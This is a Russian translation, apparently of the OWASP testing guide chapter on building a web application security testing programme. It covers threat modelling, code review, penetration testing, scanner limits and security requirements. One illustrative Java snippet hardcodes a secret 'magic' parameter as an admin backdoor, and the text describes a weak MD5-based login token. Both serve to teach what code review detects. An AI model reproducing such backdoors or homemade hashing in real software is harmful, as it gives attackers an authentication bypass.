Когда ошибка обнаруживается на ранней стадии SDLC, её можно устранить быстрее и с меньшими затратами. В этом отношении ошибка безопасности ничем не отличается от функциональной или ошибки, связанной с производительностью. Ключевым шагом на пути к тому, чтобы сделать это возможным, является информирование групп разработчиков и тестировщиков о распространенных проблемах безопасности и способах их обнаружения и предотвращения. Хотя новые библиотеки, инструменты или языки могут помочь разрабатывать программы с меньшим количеством ошибок безопасности, постоянно возникают новые угрозы, о которых разработчики должны знать. Обучение тестированию безопасности также помогает разработчикам приобрести соответствующий опыт для тестирования приложения с точки зрения злоумышленника. Это позволит каждому рассматривать вопросы безопасности как часть своих обязанностей.

Автоматизация тестирования

В современных методологиях разработки, таких как Agile, DevOps/DevSecOps или быстрая разработка приложений (RAD), следует уделить внимание включению тестов безопасности в производственные процессы непрерывной интеграции/развёртывания (CI/CD), чтобы поддерживать базовый уровень безопасности и выявлять простейшие недостатки. Это можно сделать с помощью динамического (DAST) и статического тестирования безопасности (SAST), а также анализа состава программного обеспечения (SCA) или инструментов отслеживания зависимостей во время стандартных автоматизированных производственных процессов выпуска или на регулярной основе.

Учитывайте область применения

Важно знать, какой уровень безопасности потребуется для данного проекта. Активам, подлежащим защите, должна быть присвоена категория, указывающая, как с ними следует обращаться (например, конфиденциально, секретно, совершенно секретно). Следует обсудить её с юристами, чтобы убедиться в том, что те или иные требования безопасности будут соблюдены. В США требования могут исходить из федеральных нормативных актов, таких как [Gramm-Leach-Bliley Act](#), или из законов штата, таких как [California SB-1386](#). Для организаций в странах ЕС, могут применяться как правила конкретной страны, так и директивы ЕС. Например, [Directive 96/46/EC](#) и [Regulation \(EU\) 2016/679 \(General Data Protection Regulation\)](#) требуют соблюдать должную осторожность при обращении с персональными данными в приложениях. От организаций не из ЕС, при определенных обстоятельствах также может потребоваться соблюдение General Data Protection Regulation.

Развивайте правильное мышление

Успешное тестирование приложения на наличие уязвимостей требует нестандартного мышления. Позитивные варианты использования проверяют обычное поведение приложения, когда пользователь использует его ожидаемым образом. Хорошее тестирование безопасности требует выхода за рамки ожидаемого, чтобы думать так, как думает нарушитель, пытающийся взломать приложение. Творческое мышление может помочь определить, какие неожиданные данные могут привести к небезопасному сбою приложения. Это также поможет найти предположения, сделанные web-разработчиками, которые не всегда верны, и то, как эти предположения можно опровергнуть. Одна из причин того, что автоматизированные инструменты плохо справляются с тестированием на наличие уязвимостей, заключается в том, что они не мыслят творчески. Креативность необходимо применять в каждом конкретном случае, поскольку большинство web-приложений, несмотря на использование общих фреймворков, разрабатываются по-своему.

Понимание предмета

Одной из первых важных инициатив в любой хорошей программе безопасности должно быть требование актуальной документации приложения. Архитектура, схемы потоков данных, сценарии использования и т.д. должны быть зафиксированы в официальных документах и доступны для просмотра. Техническая спецификация и документы приложения должны включать информацию, в которой перечислены не только предусмотренные, но и запрещённые варианты использования. Наконец, хорошо бы иметь хотя бы базовую инфраструктуру средств защиты, позволяющую отслеживать атаки на приложения и сеть организации (например, систему обнаружения вторжений).

Используйте правильные инструменты

Хотя мы уже заявляли, что универсального инструмента «панацея» не существует, инструменты играют решающую роль в общей программе безопасности. Существует целый ряд открытых и коммерческих инструментов, которые могут автоматизировать многие рутинные задачи. Эти инструменты могут упростить и ускорить процессы, помогая специалистам по безопасности в выполнении их задач. Однако важно понимать, что именно эти инструменты могут, а что не могут делать, чтобы они использовались правильно и по назначению.

Дьявол кроется в деталях

Крайне важно не останавливаться на поверхностной оценке безопасности приложения. Она даёт ложное чувство уверенности, которое может быть столь же опасным, как и полное её отсутствие. Необходимо тщательно изучить результаты и отсеять все ложные срабатывания, которые могут остаться в отчёте. Одно ложное сообщение может подорвать доверие ко всем остальным (верным). Следует внимательно следить за тем, чтобы все компоненты бизнес-логики приложения были протестированы и каждый сценарий использования был изучен на предмет возможных уязвимостей.

Используйте исходный код, когда он доступен

Хотя результаты тестирования на проникновение методом «чёрного ящика» могут быть впечатляющими и полезными для демонстрации того, как уязвимости проявляются в среде промышленной эксплуатации, они не являются самым эффективным или действенным способом защиты приложения. При динамическом тестировании сложно протестировать всю кодовую базу, особенно если много вложенных условных операторов. Если исходный код приложения доступен, его следует передать специалистам по безопасности для анализа. Можно найти уязвимости в исходном коде, которые будут упущены при тестировании методом «чёрного ящика».

Отключение компенсирующих мер для тестировщиков

Тестовый трафик должен быть разрешен через компенсирующие элементы управления, такие как брандмауэр веб-приложений (WAF). Хотя WAF может блокировать множество атак на приложение, опытный злоумышленник может обойти элемент управления и использовать уязвимое базовое приложение, имея достаточно времени и самоотверженности. Как и предоставление доступа к исходному коду, отключение компенсирующих мер позволяет сотрудникам службы безопасности посвятить все свое внимание логике приложения. Тест на проникновение методом белого ящика направлен на поиск уязвимостей безопасности в самом продукте, а не в системах, которые проксируют трафик в производственную среду.

Разработка метрик

Важной частью хорошей программы безопасности является способность определять, улучшается ли ситуация. Необходимо отслеживать результаты тестирования и разрабатывать показатели (метрики), которые позволят выявить тенденции в области безопасности приложений.

Правильные метрики покажут:

- требуется ли дополнительное образование и обучение;
- какой из механизмов защиты не совсем понятен команде разработчиков;
- уменьшается ли общее количество обнаруженных дефектов, связанных с безопасностью.

Согласованные между собой метрики, которые могут быть сгенерированы автоматически из доступного исходного кода, также помогут в оценке эффективности механизмов, введённых для уменьшения дефектов безопасности при разработке программного обеспечения. Разработать метрики непросто, поэтому лучше начинать не с чистого листа, а со стандарта, подобного предоставленному [IEEE](#).

Документируйте результаты тестирования

Чтобы завершить процесс тестирования, важно составить отчёт: какие действия по тестированию были предприняты, кем и когда они были проведены, приложив подробные результаты тестирования. Целесообразно согласовать приемлемый формат отчета, который будет полезен для всех заинтересованных сторон, включая разработчиков, руководителей проектов, владельцев бизнеса, подразделений ИТ, аудита и комплаенс.

Отчёт должен чётко указывать владельцу бизнеса, где находятся значимые риски, и делать это таким образом, чтобы заручиться его поддержкой для последующих действий по смягчению последствий. Отчёт должен быть понятен и разработчику, указывая конкретную функцию, на которую влияет уязвимость, и давать рекомендации по её устранению на понятном ему языке. Отчёт также должен позволять другому тестировщику воспроизвести результаты. Написание отчёта не должно быть обременительным для самих тестировщиков, т.к. они, как правило, не славятся навыками творческого письма. Излишне сложная процедура может привести к тому, что результаты тестирования не будут задокументированы как полагается. Использование шаблона отчёта о тестировании безопасности поможет сэкономить время и обеспечить точное и последовательное документирование результатов в формате, уместном для всех заинтересованных лиц.

Объяснение методов тестирования

В этом разделе представлен общий обзор различных методов, которые можно использовать при построении программы тестирования. В нём нет конкретных методик, поскольку они содержатся в главе 3. Этот раздел нужен, чтобы дать представление о методике, представленной в следующей главе, и подчеркнуть преимущества или недостатки некоторых методов, которые следует учитывать. В частности, мы рассмотрим:

- Ручные проверки
- Моделирование угроз
- Анализ исходного кода
- Тестирование на проникновение

Ручные проверки и обзоры

Обзор

Ручные проверки — это проверка человеком, который обычно оценивает влияние персонала, политик и процессов на безопасность. Ручные проверки могут также включать проверку технических решений, таких как архитектурные схемы. Обычно они проводятся путём анализа документации или проведения бесед с разработчиками или владельцами системы.

Хотя идея ручных проверок проста, это один из самых эффективных и доступных методов. Спрашивая кого-либо, как что работает и почему это было реализовано именно так, тестировщик сможет быстро оценить, есть ли тут проблемы с безопасностью. Ручные проверки — один из немногих способов протестировать сам процесс жизненного цикла разработки программного обеспечения и убедиться в наличии адекватной политики или набора навыков.

Как и во многих других жизненных ситуациях, при проведении проверок вручную рекомендуется применять принцип «доверяй, но проверяй». Не всё, что тестировщику показывают или рассказывают, будет точным. Ручные проверки особенно хороши для оценки того, понимают ли собеседники процесс обеспечения защиты, ознакомились ли они с политикой и обладают ли они соответствующими навыками для разработки и реализации защищённых приложений.

Другие действия, в том числе ручная проверка документации, политик безопасной разработки, требований безопасности и архитектурных схем, должны выполняться с помощью ручных проверок.

Преимущества

- Не требует вспомогательных инструментов

- Может применяться в различных ситуациях
- Гибко
- Способствует командной работе
- На ранних этапах SDLC

Недостатки

- Может занимать много времени
 - Вспомогательные материалы не всегда доступны
 - Чтобы быть эффективным требует участия высококвалифицированного персонала
-

Моделирование угроз

Обзор

Моделирование угроз стало популярным методом, помогающим разработчикам систем задуматься об угрозах безопасности, с которыми могут столкнуться их системы и приложения. Таким образом, моделирование угроз можно рассматривать как оценку рисков для приложений. Это позволяет архитектору разрабатывать стратегии предотвращения потенциальных уязвимостей и помогает сосредоточить свои неизбежно ограниченные ресурсы и внимание на тех частях системы, которые больше всего в этом нуждаются. Рекомендуется, чтобы все приложения имели разработанную и задокументированную модель угроз. Модели угроз должны создаваться как можно раньше в SDLC и должны пересматриваться по мере развития приложения и продвижения разработки.

Чтобы разработать модель угроз, мы рекомендуем использовать простой подход, который изложен в стандарте [NIST 800-30](#) по оценке рисков. Этот подход состоит из следующих этапов:

- Декомпозиция приложения: используйте процесс ручной проверки, чтобы понять, как работает приложение, его ресурсы, функциональность и взаимодействия.
- Инвентаризация и классификация активов: классифицируйте активы на материальные и нематериальные, ранжируйте их в соответствии с важностью для бизнеса.
- Изучение потенциальных уязвимостей: технических, операционных или организационных.
- Изучение потенциальных угроз: создайте реалистичное представление о потенциальных векторах атак с точки зрения злоумышленника, используя сценарии угроз или дерево атак.

- Разработка стратегий смягчения последствий: предусмотрите меры по смягчению последствий от каждой из угроз, которые считаются реалистичными.

Выходные данные самой модели угроз могут быть разными, но как правило, они представляют собой набор списков и диаграмм. Различные проекты с открытым исходным кодом и коммерческие продукты поддерживают методологии моделирования угроз приложений, которые можно использовать в качестве основы для тестирования приложений на наличие потенциальных недостатков безопасности в дизайне приложения. Стоит рассмотреть возможность использования одного из проектов моделирования угроз OWASP, Pythonic Threat Modeling [pytm](#) и [Threat Dragon](#), которые предоставляют различные, но одинаково эффективные способы создания моделей угроз.

Не существует правильного или неправильного способа разработки моделей угроз и проведения оценки информационных рисков для приложений.

Преимущества

- Взгляд на систему со стороны злоумышленника
- Гибко
- На ранних этапах SDLC.

Недостатки

- Хорошая модель угроз ещё не означает, что приложение защищено.

2.6 Анализ исходного кода

Обзор

Анализ исходного кода — это процесс ручной проверки исходного кода web-приложения на наличие проблем. Многие серьёзные уязвимости в системе защиты невозможно обнаружить с помощью какой-либо другой формы анализа или тестирования. Как говорится: «Если вы хотите знать, что происходит на самом деле, обращайтесь прямо к источнику». Почти все эксперты по безопасности согласны с тем, что замены анализу кода нет. Вся информация для выявления дефектов безопасности содержится где-то в коде. В отличие от тестирования закрытого программного обеспечения, такого как операционные системы, при тестировании web-приложений (особенно если они были разработаны собственными силами) исходный код должен быть доступен для целей тестирования.

Многие непреднамеренные, но существенные дефекты безопасности чрезвычайно трудно обнаружить с помощью других форм анализа или тестирования, таких как тестирование на проникновение. Это делает анализ исходного кода предпочтительным методом для технического тестирования. С помощью исходного кода тестировщик может точно определить, что происходит (или должно происходить), и избавиться от догадок, связанных с тестированием методом «чёрного ящика».

Примеры проблем, которые особенно легко обнаружить при анализе исходного кода, включают проблемы параллелизма, некорректную бизнес-логику, проблемы с контролем доступа, криптографические уязвимости, а также бэкдоры, трояны, «пасхалки», временные и логические бомбы и другие формы вредоносного кода. Эти проблемы часто проявляются как наиболее опасные уязвимости в web-приложениях. Анализ исходного кода также может быть чрезвычайно эффективным для выявления проблем с реализацией, таких как места, где не проводится контроль входных данных или где может проявиться небезопасная работа при сбоях. Производственный процесс также необходимо проанализировать, поскольку развёртываемый исходный код может отличаться от того, который анализировался. В [речи Кена Томпсона на награждении премией Тьюринга](#) описывается одно из возможных проявлений этой проблемы.

Преимущества

- Полнота и эффективность
- Точность
- Скорость (для компетентных рецензентов)

Недостатки

- Требуются высококвалифицированные разработчики, компетентные в вопросах безопасности
- Можно пропустить проблемы в скомпилированных библиотеках
- Нелегко обнаружить ошибки, возникающие во время выполнения
- Фактически развёрнутый исходный код может отличаться от того, что анализировался.

Дополнительные сведения об анализе исходного кода в [OWASP code review project](#).

Тестирование на проникновение

Обзор

Тестирование на проникновение было распространённым методом, используемым для проверки сетевой безопасности на протяжении десятилетий. Оно также широко известно как тестирование методом «чёрного ящика» или

этичный хакинг. Тестирование на проникновение, по сути, является удалённым тестированием приложения для поиска уязвимостей, не зная его внутреннего устройства. Как правило, команда тестирования может получить доступ к приложению в качестве пользователей. Тестировщик действует как злоумышленник и пытается найти и проэксплуатировать уязвимости. Во многих случаях тестировщику даётся одна или несколько действующих учётных записей в системе.

Хотя тестирование на проникновение доказало свою эффективность в обеспечении сетевой безопасности, этот метод автоматически не переносится на безопасность приложений. Когда тестирование на проникновение выполняется в сетях и операционных системах, большая часть работы заключается в поиске и последующем использовании известных уязвимостей в конкретных технологиях. Поскольку web-приложения разрабатываются почти всегда по индивидуальному проекту, тестирование на проникновение web-приложений больше похоже на исследовательскую работу. Существует несколько автоматизированных инструментов тестирования, но, учитывая индивидуальный характер web-приложений, их эффективность может оказаться низкой.

Многие используют тестирование web-приложений на проникновение в качестве основного метода тестирования безопасности. Хотя он, безусловно, заслуживает свое место в программе тестирования, мы не считаем, что его следует рассматривать как основной или единственный метод тестирования. Как писал Гэри Макгроу в [Software Penetration Testing](#), «На практике тест на проникновение может выявить только небольшую репрезентативную выборку из всех возможных угроз безопасности в системе». Однако целенаправленное тестирование (т.е. проверка известных уязвимостей, обнаруженных на предыдущих тестах) может быть полезным для определения того, действительно ли конкретные уязвимости исправлены в развёрнутом исходном коде.

Преимущества

- Можно провести быстро (и, следовательно, дёшево)
- Требуется меньшего набора навыков, чем анализ исходного кода
- Проверяет код, который на самом деле развёрнут

Недостатки

- Слишком поздно в SDLC
- Тестируются только внешние взаимодействия

Необходимость сбалансированного подхода

С таким количеством методов и подходов к тестированию безопасности web-приложений может быть трудно понять, какие методы и когда использовать. Опыт показывает, что нет правильного или неправильного ответа на этот вопрос. На

самом деле, все методы должны использоваться для тестирования всех областей, которые необходимо проверить.

Хотя очевидно, что не существует единой методики, которая могла бы полностью охватить все тесты безопасности и гарантировать, что все проблемы были решены, многие компании используют только один подход. Исторически этим подходом было тестирование на проникновение. Оно, хотя и полезно, не может решить всех проблем, которые возникают при тестировании. Этого просто недостаточно и слишком поздно в SDLC.

Правильный подход должен быть сбалансированным и включать различные приёмы, от ручных проверок и автотестов, до модульного и комплексного тестирования. Сбалансированный подход должен охватывать тестирование на всех этапах SDLC. Он использует наиболее подходящие из имеющихся методов в зависимости от текущего этапа SDLC.

Конечно, возможны ситуации, когда возможен только один метод. Например, в случае если web-приложения, уже создано, но у тестирующей стороны нет доступа к исходному коду, то провести тест на проникновение явно лучше, чем не тестировать вовсе. Однако следует подвергать сомнению такие допущения, и изучать возможность более полного тестирования.

Сбалансированный подход может меняться в зависимости от разных факторов, таких как зрелость процесса тестирования и корпоративная культура. Рекомендуется, чтобы подход выглядел примерно так, как показано на рисунках 2-3 и 2-4. На рисунке показано типичное распределение по методам, наложенное на этапы SDLC. В соответствии с исследованиями и опытом важно, чтобы компании уделяли больше внимания более ранним этапам разработки.




Рисунок 2-3: Доля тестирования на этапах SDLC

На следующем рисунке показано типичное пропорциональное представление, наложенное на методы тестирования.




Рисунок 2-4: Распределение по методам тестирования

Примечание о сканерах веб-приложений

Многие организации начали использовать автоматизированные сканеры web-приложений. Хотя они, несомненно, должны иметь место в программе тестирования, необходимо помнить о том, почему автоматизация тестирования методом «чёрного ящика» никогда не станет самодостаточной. Однако это не должно препятствовать использованию сканеров web-приложений. Скорее, цель состоит в том, чтобы достичь понимания ограничений и сформировать правильный подход к тестированию.

Полезно знать эффективность и ограничения автоматизированных инструментов обнаружения уязвимостей. С этой целью создан [OWASP Benchmark Project](#) — набор тестов, предназначенный для оценки скорости, охвата и точности инструментов автоматического обнаружения уязвимостей в программном обеспечении. Сравнительный анализ может помочь проверить возможности этих автоматизированных инструментов и наглядно продемонстрировать их эффективность.

Следующие примеры показывают, почему автоматизированное тестирование методом «чёрного ящика» может оказаться неэффективным.

Пример 1: «Волшебные» параметры

Представьте себе простое web-приложение, которое принимает «волшебную» пару имя-значение. Для простоты запрос GET может быть:

`http://www.host/application?magic=value`

Чтобы ещё больше упростить пример, значениями в этом случае могут быть только ASCII-символы от а до z (в верхнем или нижнем регистре) и целые числа от 0 до 9.

Разработчики этого приложения создали административный бэкдор во время тестирования, но скрыли его, чтобы случайный наблюдатель не смог его обнаружить. Передав значение sf8g7sfjdsurtsdieerwqredsgnfg8d (30 символов), пользователь войдёт в систему и ему будут предоставлены полномочия администратора с полным контролем над приложением. HTTP-запрос будет таким: **`http://www.host/application?`**

`magic=sf8g7sfjdsurtsdieerwqredsgnfg8d`

Учитывая, что обычно параметры состоят из двух или трёх символов, угадать комбинацию из 28 символов маловероятно. Сканер web-приложений должен будет перебрать всё ключевое пространство из 30 символов или угадать. Это до 30^{28} перестановок или квинтиллионы HTTP-запросов. Это электрон в цифровом стоге сена!

Код для этого примера проверки «волшебного» параметра может выглядеть следующим образом:

JAVA

```
public void doPost( HttpServletRequest request,
    HttpServletResponse response) {
    String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
    boolean admin = magic.equals(
    request.getParameter("magic"));
    if (admin) doAdmin( request, response);
    else ... // обычное поведение
}
```

Заглянув в код, можно увидеть, что уязвимость практически сразу бросается в глаза как потенциальная проблема.

Пример 2: Плохая криптография

Криптография широко используется в web-приложениях. Представьте, что разработчик решил написать простой криптографический алгоритм для автоматического входа пользователя с сайта А на сайт В. Поразмыслив, разработчик решает, что если пользователь вошёл в систему на сайте А, то он сгенерирует ключ, используя хэш-функцию MD5, которая состоит из: **Hash { username : date }**

Когда пользователь переходит на сайт В, он отправляет ключ в строке запроса на сайт В при HTTP-перенаправлении. Сайт В независимо вычисляет хэш и сравнивает его с хэшем, переданным в запросе. Если они совпадают, сайт В аутентифицирует пользователя и разрешает ему войти.

Такие проблемы можно найти по мере выяснения схемы работы. Любой, кто разберётся в ней (или скачает с Bugtraq), сможет войти в систему как законный пользователь. Проверка вручную, например, посредством анализа или рецензирования кода, быстро выявила бы эту проблему. Сканер web-приложений методом «чёрного ящика» её не обнаружит, т.к. увидит 128-битный хэш, который для каждого пользователем свой и по природе хэш-функций меняется непредсказуемым образом.

Примечание об инструментах статического анализа кода

Многие организации начали использовать статические сканеры исходного кода. Хотя они, несомненно, заслужили своё место в комплексной программе тестирования, необходимо подчеркнуть вопросы, поясняющие, почему этот подход малоэффективен при самостоятельном использовании. Статический

анализ кода сам по себе не может выявить проблемы, связанные с недостатками архитектуры, поскольку он не может оценить контекст, в котором создаётся код. Инструменты анализа исходного кода полезны для выявления проблем, вызванных ошибками при программировании, однако для интерпретации его результатов требуются значительная ручная работа.

Определение требований к тестированию безопасности

Для успеха программы тестирования, необходимо знать, каковы её задачи. Задачи определяются требованиями безопасности. В этом разделе подробно обсуждается, как документировать требования к тестированию, выводя их из применимых стандартов и регламентов, из позитивных требований (определяющих, что приложение должно делать) и негативных (определяющих, что оно делать не должно). В нём также обсуждается, как требования влияют на тестирование безопасности в процессе SDLC и как данные тестирования могут использоваться для управления рисками безопасности программного обеспечения.

Задачи тестирования

Одна из задач тестирования безопасности — убедиться в том, что меры защиты работают должным образом. Это документируется в *требованиях к безопасности*, которые описывают функциональное назначение мер защиты. На концептуальном уровне это означает подтверждение конфиденциальности, целостности и доступности информации, а также функциональность мер. Другая задача состоит в том, чтобы подтвердить, что меры защиты реализованы с приемлемым количеством уязвимостей или без них. Речь о распространённых угрозах, таких как [OWASP Top Ten](#), а также тех, которые были выявлены ранее в процессе SDLC, с помощью таких методов как моделирование угроз, анализ исходного кода и тестирование на проникновение.

Документация по требованиям безопасности

Первым шагом в документировании требований безопасности является понимание **бизнес-требований**. Документ с бизнес-требованиями может дать первоначальную высокоуровневую информацию об ожидаемой функциональности приложения. Например, основной целью приложения может быть предоставление финансовых услуг клиентам или предоставление возможности покупки товаров из онлайн-каталога. Раздел безопасности в бизнес-требованиях должен подчёркивать необходимость защиты данных клиента, а также соблюдения применимых документов по безопасности, таких как правила, стандарты и политики.

Составление чек-листа применимых правил, стандартов и политик служит отправной точкой для анализа соответствия требованиям безопасности для web-

приложений. Например, узнать о применимых нормативных требованиях можно из информации об отрасли или стране, в которых будет работать приложение. Некоторые из этих руководств и правил могут быть переведены в конкретные технические требования к мерам защиты. Например, в случае финансовых приложений для соответствия [Cybersecurity Assessment Tool & Documentation](#) Federal Financial Institutions Examination Council (FFIEC) требует, чтобы финансовые организации реализовали приложения, снижающие риски слабой аутентификации с помощью эшелонированных мер защиты и многофакторной аутентификации.

Применимые отраслевые стандарты безопасности также должны быть отражены в общем чек-листе. Например, в случае приложений, обрабатывающих данные банковских карт, соблюдение требований [PCI Security Standards Council](#) Data Security Standard (DSS) запрещает хранение PIN-кодов и данных CVV2 и требует, чтобы продавец защищал данные магнитной полосы при хранении и передаче с помощью шифрования и при отображении путём маскирования. Эти требования можно проверить с помощью анализа исходного кода.

Отдельный раздел чек-листа должен быть посвящён соблюдению общих требований стандартов и политик информационной безопасности. С точки зрения функциональных требований, требования к мерам защиты должны сопоставляться с конкретным разделом стандартов информационной безопасности. Например: «сложность пароля из десяти буквенно-цифровых символов должна обеспечиваться механизмом аутентификации, используемым в приложении». Когда требования безопасности сопоставляются с регламентами, тест может подтвердить подверженность рискам. Если будет обнаружено нарушение, это приведёт к риску, который документируется и который бизнес должен проконтролировать или устранить. Поскольку эти требования подлежат обязательному исполнению, они должны быть тщательно задокументированы и подтверждены тестами безопасности.

Контроль требований безопасности

С точки зрения функциональности контроль требований безопасности является основной задачей тестирования. С точки зрения управления рисками контроль требований безопасности является задачей оценки информационной безопасности. На концептуальном уровне основной целью оценки информационной безопасности является выявление пробелов в мерах защиты, таких как отсутствие базовых механизмов аутентификации, авторизации или шифрования. При дальнейшем рассмотрении задачей оценки безопасности является анализ рисков, таких как выявление потенциальных недостатков в мерах защиты, которые обеспечивают конфиденциальность, целостность и доступность данных. Например, когда приложение имеет дело с персональными (PII) или чувствительными данными, требование безопасности, подлежащее контролю,

заключается в соблюдении политики информационной безопасности компании, требующей шифрования таких данных при передаче и хранении. Предполагается, что для защиты данных используется шифрование. Алгоритмы шифрования и длины ключей должны соответствовать стандартам шифрования организации. Это может потребовать использования только определённых алгоритмов и длин ключей. Например, требование безопасности, которое можно проверить, заключается в подтверждении того, что используются только разрешённые шифры (например, SHA-256, RSA, AES) с разрешённой минимальной длиной ключа (например, более 128 бит для симметричного и более 2048 для асимметричного шифрования).

С точки зрения оценки защищённости требования могут контролироваться на разных этапах SDLC с использованием различных артефактов и методологий тестирования. Например, моделирование угроз сосредоточено на выявлении проблем безопасности во время проектирования; анализ исходного кода — во время разработки; а тестирование на проникновение — во время тестирования.

Проблемы с безопасностью, выявленные на ранних этапах SDLC, регистрируются в плане тестирования, чтобы их можно было проверить позже с помощью тестов. Комбинируя результаты различных методов тестирования, можно получить лучшие тестовые примеры и повысить уверенность в соблюдении требований. Например, отличить реальные уязвимости от неэксплуатируемых можно, если комбинировать результаты тестов на проникновение с анализом исходного кода. Рассматривая, например, тест безопасности на уязвимость SQL-инъекции, методом «чёрного ящика» можно сначала провести сканирование приложения для обнаружения уязвимости. Первым свидетельством потенциальной SQL-инъекции, которое можно проверить, является условие ошибки в запросе. Дальнейшая проверка может включать ручной перебор векторов атаки, изменяя грамматику SQL-запроса, для эксплуатации раскрытия информации. Может потребоваться большой объём работы методом проб и ошибок, прежде чем вредоносный запрос будет найден. А если у тестировщика есть исходный код, он может непосредственно из исходного кода узнать, как создать вектор атаки на SQL, который успешно эксплуатирует уязвимость (например, выполнив вредоносный запрос, возвращающий конфиденциальные данные неавторизованному пользователю). Это может ускорить подтверждение наличия уязвимости.

Таксономии угроз и контрмер

Классификация угроз и контрмер, учитывающая первопричины угроз, является основным фактором для подтверждения того, что меры защиты помогают ослаблять воздействие угроз. В случае web-приложений подверженность наиболее распространённым угрозам, таким как OWASP Top 10, может стать хорошей отправной точкой для определения общих требований к

безопасности. [OWASP Testing Guide Checklist](#) — полезный в качестве руководства для тестировщиков ресурс по конкретным угрозам и тестам для них.

Основное внимание при классификации угроз и контрмер уделяется определению требований безопасности с точки зрения угроз и первопричин. Угрозы можно классифицировать с помощью [STRIDE](#) — сокращения, обозначающего Spoofing (подмену), Tampering (фальсификацию), Repudiation (отречение), Information disclosure (раскрытие информации), Denial of service (отказ в обслуживании) и Elevation of privilege (повышение привилегий). Первопричина может быть классифицирована как недостаток в архитектуре, ошибка в коде или небезопасная конфигурация. Например, первопричиной слабой аутентификации может быть отсутствие взаимной аутентификации, когда данные пересекают границу доверия между клиентским и серверным уровнями приложения. Для требования безопасности, купирующего эту угрозу, при анализе проекта архитектуры можно задокументировать и контрмеры (например, взаимная аутентификация), в наличии которых можно убедиться позже с помощью тестов безопасности.

Классификация угроз и мер защиты от них также может применяться при документировании требований для стандартов безопасной разработки. Пример распространённой ошибки при разработке механизма аутентификации состоит в применении хэш-функции для шифрования пароля без использования случайного значения (соли). С точки зрения безопасной разработки — это уязвимость, которая влияет на шифрование, используемое для аутентификации, с первопричиной уязвимости в ошибке кода. Поскольку первопричиной является небезопасный код, требование можно задокументировать в стандартах безопасной разработки и проверить путём анализа исходного кода на этапе разработки SDLC.

Тестирование безопасности и анализ рисков

Требования безопасности должны учитывать серьёзность уязвимостей в **стратегии снижения рисков**. Предполагая, что организация поддерживает репозиторий уязвимостей, обнаруженных в приложениях (т.е. базу знаний об уязвимостях), проблемы безопасности можно зарегистрировать (тип, описание, решение, первопричина, приложение, в которых обнаружена). Такую базу знаний об уязвимостях также можно использовать для определения метрик при анализе эффективности тестов безопасности во всём SDLC.

